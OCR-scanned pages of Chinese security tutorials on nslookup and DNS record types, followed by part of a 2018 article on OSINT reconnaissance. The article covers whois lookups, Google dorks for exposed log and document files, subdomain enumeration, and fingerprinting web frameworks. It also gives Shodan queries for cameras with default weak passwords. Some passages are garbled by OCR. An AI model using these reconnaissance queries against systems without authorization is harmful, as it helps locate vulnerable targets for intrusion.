
注意以上四种查询用法结果相同,后面的 [dns-server] 可填可不填

命令:


nslookup -q=NS baidu.com



nslookup -qt=NS baidu.com



nslookup -type=NS baidu.com



nslookup -querytype=NS baidu.com

2、反向解析由 IP 地址解析域名

nslookup –qt=ptr [ip]

3、查询邮件服务器信息

nslookup -qt=mx *务*

```
C:\Users\10215>nslookup -qt=mx www.163.com
服务器:  public1.114dns.com
Address:  114.114.114.114

非权威应答:
www.163.com     canonical name = www.163.com.1xdns.com
www.163.com.1xdns.com   canonical name = 163.xdwscache.ourglb0.com

ourglb0.com
        primary name server = dns1.ourglb0.org
        responsible mail addr = webmaster.glb0.1xdns.com
        serial  = 1107011041
        refresh = 10800 (3 hours)
        retry   = 3600 (1 hour)
        expire  = 64800 (18 hours)
        default TTL = 60 (1 min)
```



4、查询 DNS 缓存记录的保存时间

Nslookup –d3 baidu.com

```
C:\Users\10215>Nslookup -d3 baidu.com
------------
Got answer:
    HEADER:
        opcode = QUERY, id = 1, rcode = NOERROR
        header flags:  response, want recursion, recursion avail.
        questions = 1,  answers = 1,  authority records = 0,  additional = 0

    QUESTIONS:
        114.114.114.114.in-addr.arpa, type = PTR, class = IN
    ANSWERS:
    ->  114.114.114.114.in-addr.arpa
        name = public1.114dns.com
        ttl = 45 (45 secs)
------------
```




```
Got answer:
    HEADER:
        opcode = QUERY, id = 2, rcode = NOERROR
        header flags:  response, want recursion, recursion avail.
        questions = 1,  answers = 2,  authority records = 0,  additional = 0

    QUESTIONS:
        baidu.com, type = A, class = IN
    ANSWERS:
    ->  baidu.com
        internet address = 123.125.115.110
        ttl = 58 (58 secs)
    ->  baidu.com
        internet address = 220.181.57.216
        ttl = 58 (58 secs)
```



0x03、查询更具体的信息

nslookup –d [ ] domain [dns-server]



0x04、交互式查询用法

命令行直接输入 nslookup

0x05、选项设置

查看所有可设置选项

nslookup –all

0x06、DNS 常见资源记录

类型	功能
A	主机IP地址
AAAA	IPv6主机地址
NS	权威名称服务器
CNAME	别名的正则名称
SOA	标记权威区域的开始
PTR	域名指针
WKS	众所周知的业务描述
NULL	空RR(试验)
HINFO	主机信息
MINFO	邮箱或邮件列表信息
MX	邮件交换
TXT	文本字符串

常见资源记录说明：

A 记录:

描述：主机地址(A) 资源记录。将 DNS 域名映射到 Internet 协议(IP) 版本 4 的 32 位地址中（RFC 1035）

AAAA 记录:

描述：IPv6 主机地址 (AAAA) 资源记录。将 DNS 域名映射到 Internet 协

议 (IP) 版本 6 的 128 位地址中（RFC 1886）

NS 记录：

描述：将 owner 中指定的 DNS 域名映射到在 name_server_domain_name 字段中指定的运行 DNS 服务器的主机名

NXT 记录：

描述：下一资源记录。NXT 资源记录通过在域中创建所有字面上的所有者名称链，指出某个名称在域中不存在。它们同时也指出，一个已有名称当前有什么资源记录类型。

MR 记录：

描述：邮箱重命名 (MR) 资源记录。在 new_renamed_mailbox 中指定域邮箱名，作为对 owner 字段中指定的现有邮箱的合适重命名。MR 资源记录经常用做已移至不同邮箱的用户的转发项目。MR 记录不产生额外的节处理。

MINFO 记录：

描述：邮箱邮件列表信息 (MINFO) 资源记录。为维护 owner 字段中指定的邮寄列表或邮箱的负责人指定（在 responsible_mailbox 中）域邮箱名。error_mailbox 字段也可用于指定接收与该邮寄列表或邮箱相关的错误消息的域邮箱。为负责联系人和错误转发指定的邮箱必须与当前区域中已存在的有效邮箱 (MB) 记录相同。

KEY 记录：

描述：公钥资源记录。包含与区域有关的公钥。在完整的 DNSSEC 实现中，解析程序和服务器使用 KEY 资源记录来验证从签名区域接收的 SIG 资源记录。KEY 资源记录由父区域来签名，使知道父区域的公钥的服务器可以发现和验证子区域的密钥。从签名区域接收资源记录的名称服务器或解析程序获取相应的 SIG 记录，然后检索该区域的 KEY 记录。

HINFO 记录：

描述：主机信息 (HINFO) 资源记录。针对 owner 字段中的主机 DNS 域名分别在 cpu_type 和 os_type 字段中指定 CPU 和操作系统的类型。大家都知道的最常用 CPU 和操作系统类型记录在 RFC 1700 中。 该信息可由 FTP 这样的应用协议使用，这些协议在与已知 CPU 和操作系统类型的计算机通讯时

使用特殊的过程。

CNAME 记录：

描述：规范名 (CNAME) 资源记录。将 owner 字段中的别名或备用的 DNS 域名映射到 canonical_name 字段中指定的标准或主要 DNS 域名。此数据中所使用的标准或主要 DNS 域名是必需的，并且必须解析为名称空间中有效的 DNS 域名

SOA 记录：

描述：起始授权机构 (SOA) 资源记录。指示区域的源名称，并包含作为区域主要信息源的服务器的名称。它还表示该区域的其他基本属性。SOA 资源记录在任何标准区域中始终是首位记录。它表示最初创建它的 DNS 服务器或现在是该区域的主服务器的 DNS 服务器。它还用于存储会影响区域更新或过期的其他属性，如版本信息和计时。这些属性会影响在该区域的权威服务器之间进行区域传输的频繁程度语法：

owner TTL CLASS SOA name_server responsible_person(serial_number refresh_interval retry_interval expiration minimum_time_to_live)

PTR 记录：

描述：指针 (PTR) 资源记录。正如 targeted_domain_name 中所指定的那样，从 owner 中的名称指向 DNS 名称空间中的另一位置。经常在诸如 in-addr.arpa 域树的特殊域中使用，以提供地址-名称映射的反向查找。在大多数情况下，每个记录提供指向另一 DNS 域名位置的信息，如正向查找区域中的相应主机 (A) 地址资源记录（RFC 1035）

MX 记录：

描述：邮件交换器 (MX) 资源记录如 mail_exchanger_host 中指定的那样，为邮件交换器主机提供邮件路由，以便将邮件发送给 owner 字段中指定的域名。preference 表示在指定了多个交换器主机情况下的首选顺序。每个交换机主机都必须在有效区域中有一个相应的主机 (A) 地址资源记录（RFC 1035）

TXT 记录：

描述：文本 (TXT) 资源记录。将 owner 字段中指定的 DNS 域名映射到充作说明文本的 text_string 中的字符串。

OPT 记录：

描述：选项资源记录。可将一个 OPT 资源记录添加到 DNS 请求或响应的附加数据部分。OPT 资源记录属于特定传输层消息（例如，UDP），不属于实际 DNS 数据。每条消息只允许具有一个 OPT 资源记录，但不是必需选项。

OSINT 之信息收集上

原创： 应急响应小组 信安之路 2018-12-05

本文讨论如何使用网上的开源信息来构建目标，收集的数据可用于识别服务器、版本号、漏洞、错误配置、可利用的端点和泄露的敏感信息。

概念介绍

开源智能（OSINT）

报环 (获

预测 报) 报 “ ” 词 隐

对 ,OSINT , *软 报*


---维基百科

1、Whois 查询

Whois 可以用于查找管理员联系人相关的电子邮件地址，得到电子邮件之后可以通过 HavelBeenPwned:

https://haveibeenpwned.com/

检索该电子邮件是否存在安全问题。



除了电子邮件地址，whois 查询还可以返回可用于社工的 IP 历史信息，域过期日期甚至电话号码。

1、virustotal

www.virustotal.com

2、domaintools

whois.domaintools.com

Domain Name: APPSECCO.COM
Registry Domain ID: 1926407109_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.namecheap.com
Registrar URL: http://www.namecheap.com
Updated Date: 2018-01-24T22:38:48Z
Creation Date: 2015-05-06T19:08:33Z
Registry Expiry Date: 2020-05-06T19:08:33Z
Registrar: NameCheap Inc.
Registrar IANA ID: 1068
Registrar Abuse Contact Email: abuse@namecheap.com

2、Google 高级搜索

限制到目标域，查找 php（或任何服务器端脚本文件类型），txt 或日志文件

site:*.example.org ext:php | ext:txt | ext:log

E.g：使用类似搜索查询能识别出包含敏感信息和应用程序完整系统路径的有趣文件（例如日志文件）可以将此查询与减号运算符耦合以排除特定搜索结果。

3、站点检索

检索对应站点相关的文档（pdf、doc、ppt、xls）等，这些文档可能包含可用的攻击信息。

site:*.example.org ext:pdf | ext:doc| ext:docx | ext:ppt | ext:pptx | ext:xls | ext:xlsx | ext:csv

更多用法可以查阅：

1、Google_advanced_search


https://www.google.co.in/advanced_search

2、google-hacking-database

https://www.exploit-db.com/google-hacking-database/

4、robots.txt 检查

检查 robots.txt 文件中是否有隐藏的，有趣的目录：大多数框架和内容管理系统都有明确定义的目录结构。如 admin 目录是 /admin 或 /administration ，如果没有，robots.txt 很可能包含您寻找的目录名称。



5、子域名枚举


枚举子域名，以找到客户端托管基础架构的低挂果和较弱的入口点。子域枚举很容易成为评估和发现客户在线公开的资产的最重要步骤之一。

子域枚举可以使用各种工具完成，例如 dnsrecon，subbrute，knock.py，使用 Google 的网站运营商或 dnsdumpster 甚至 virustotal.com 等网站。

6、Shodan 与 Censys

强大的 Shodan 不仅可以查找文件，IP 地址，公开的服务和错误消息，还可以用来检索开放式摄像机，思科设备，医院设施管理服务器，弱配置的 telnet

和 snmp 服务以及 SCADA 系统。



E.g: 存在弱口令问题的摄像头

NVR Webserver Country:"CN" # *认 码* 888888

Server: uc-httpd 1.0.0 200 OK Country:"CN" # *认 码为*

7、Web 应用框架识别

了解框架的信息对测试过程有极大帮助，也能帮助改进测试方案，大多数的 web 框架有几处特定的标记，能帮助攻击者识别他们。这也是基本上所有自动

化工具做的事情，他们在定义好的位置搜寻标记，与数据库已知签名做比较，通常使用多个标记来增强准确程度。

1）黑盒测试

HTTP 头

Cookies

HTML 码

录

HTTP 头

最基本识别 web 框架的方式是查看 HTTP 响应头中的 X-Powered-By 字段。许多工具可以用来识别目标，最简单一个是 netcat,示列如下：

```
$ nc 127.0.0.1 80
    HEAD / HTTP/1.0

    HTTP/1.1 200 OK
    Server: nginx/1.0.14
    Date: Sat, 07 Sep 201308:19:15 GMT
    Content-Type: text/html;charset=ISO-8859-1
    Connection: close
    Vary: Accept-Encoding
    X-Powered-By: Mono
```

从 X-Powered-By 字段中，我们能发现 web 应用框架很可能是 Mono。

常见框架 Cookies

框架	Cookie 名称
Zope	zope3
CakePHP	cakephp
Kohana	kohanasession
Laravel	laravel_session

HTML 源代码

通用标记

%framework_name%

powered by

built upon

running

特定标志

框架	关键字
Adobe ColdFusion	`<!-- START headerTags.cfm`
Microsoft ASP.NET	`__VIEWSTATE`
ZK	`<!-- ZK`
Business Catalyst	`<!-- BC_OBNW -->`
Indexhibit	`ndxz-studio`

2) 测试工具

WhatWeb

http://www.morningstarsecurity.com/research/whatweb

WhatWeb 为目前市场上最好的识别工具之一，Kali 自带，由 Ruby 使用

下面技巧匹配指纹库：

则


Google Hack *库查询* *键 组*

MD5 *值*

URL *识*

HTML *标签*


义 ruby *码 动 动 .*



Wappalyzer

http://wappalyzer.com

Wappalyzer 是一个 Firefox 和 Chrome 插件。他只依赖于正则表达式，只需要一个浏览器上载入的页面就能工作，在浏览器层面工作并用图表形式给出结果。



结语

